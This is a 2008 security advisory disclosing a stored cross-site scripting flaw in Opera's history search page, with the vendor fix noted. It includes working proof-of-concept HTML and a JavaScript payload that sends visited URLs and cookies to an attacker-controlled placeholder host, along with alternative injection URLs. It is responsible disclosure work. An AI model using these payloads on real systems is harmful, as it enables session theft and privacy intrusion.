security-assessment.com

Vulnerability Advisory

Name	Opera – Stored Cross Site Scripting
Opera Advisory	http://www.opera.com/support/search/view/903/
Date Released	9.6.1 in October 22, 2008
Affected Software	Opera 5.x Opera 6.x Opera 7.x Opera 8.x Opera.9.x
Researcher	Roberto Suggi Liverani roberto.suggi@security-assessment.com

Description

Opera browser is vulnerable to stored Cross Site Scripting. A malicious attacker is able to inject arbitrary browser content through the websites visited with the Opera browser. The code injection is rendered into the Opera History Search page which displays URL and a short description of the visited pages.

Bug Analysis

Opera.exe imports Opera.dll which handles most of the browser functionality.
Whenever a user visits a page, the URL, and a part of the content of the visited page is saved and compressed in a file named md.dat . The file md.dat can be found at the following path in a standard Windows Opera installation:

c:\Documents and Settings\user\Local Settings\Application Data\Opera\Opera\profile\vps\0000\md.dat

The vulnerability exists in the way the URL and the content of visited page is stored and rendered from the md.dat file.

Exploitation

Victim visits site xxx/1.html and clicks on the link. The 1.html source code:

1.HTML

```
<html>
<a href='http://xxx/2.html#<script src=http://xxx/a.js></script>'>a</a>
</html>
```

The link includes the cross site scripting injection and brings the victim to page 2.html. The web server returns 200 OK. The 2.html source code:

2.HTML

```
<html>
This is a proof of concept.

<script>
setTimeout("document.location='opera:historysearch?q=*'",5000);
</script>
</html>
```


The user is then redirected to the opera:historysearch page where the injection has been stored in the history after the user followed the link from 1.html. The injection inserted a malicious JavaScript a.js which is executed when the user reaches the opera history search page.

a.js

```
var x;
for (x in document.links)
{
document.write("<img src=http://yyy/xxx.asp?query="+document.links[x].href+">");
}
document.write("<img src=http://yyy/xxx.asp?keyword="+document.cookie+">");
setTimeout("document.location='http://xxx/3.html'",5000);
```

The malicious JavaScript includes a cross site forged request that dumps the URL of the visited pages to a third site yyy controlled by the attacker. Then the content of the cookie is also dumped and finally the user is redirected to another page 3.html. The following screen shots show the injection and the HTML code:

Opera History Cross Site Scripting and Cross Site Request Forgery



3. http://[redacted]/lab/opera960/2.html#<script src=http://[redacted]/lab/opera960/a.js></script>

This is a proof of concept.

10/9/2008 12:39:16 AM — http://[redacted]lab/opera960/2.html#

This is the HTML source code of the opera:historysearch?q=* page following the injection (highlighted in bold):

Opera:historysearch?q=* Following The Injection

```
<li value="3">
<h2><a href="http://xxx/2.html#<script src=http://xxx/a.js></script>">(null)</a></h2>
<p>This is a proof of concept. </p>
<cite><ins>10/9/2008 12:39:16 AM</ins> — http://xxx/2.html#<script
src=http://xxx/a.js></script></cite>
```

Note that in Opera 9.52, the injection is possible in other locations:

Injection URL	HTML code
http://xxx/2.html?a="><script src=http://xxx/a.js</script>	<li value="3"> <h2><a href=http://xxx/2.html?**a="><script src=http://xxx/a.js></script>**">...
http://xxx/2.html?a=<script src=http://xxx/a.js</script>	<li value="3"> <h2><a href="http://xxx/2.html?a=<script src=http://xxx/a.js></script>">(null)</a></h2> <p>This is a proof of concept. </p> <cite><ins>10/9/2008 12:39:16 AM</ins> — http://xxx/2.html**?a=<script src=http://xxx/a.js></script>**</cite>

Opera 9.60 has partially fixed the issues above but the HTML encoding is still not consistent.

Solution

Install the latest software version.
Opera 9.61: http://www.opera.com/download/

About Security-Assessment.com

Security-Assessment.com is Australasia's leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the Security-Assessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research.

For further information on this issue or any of our service offerings, contact us

Web	www.security-assessment.com
Email	info@security-assessment.com
Phone	+649 302 5093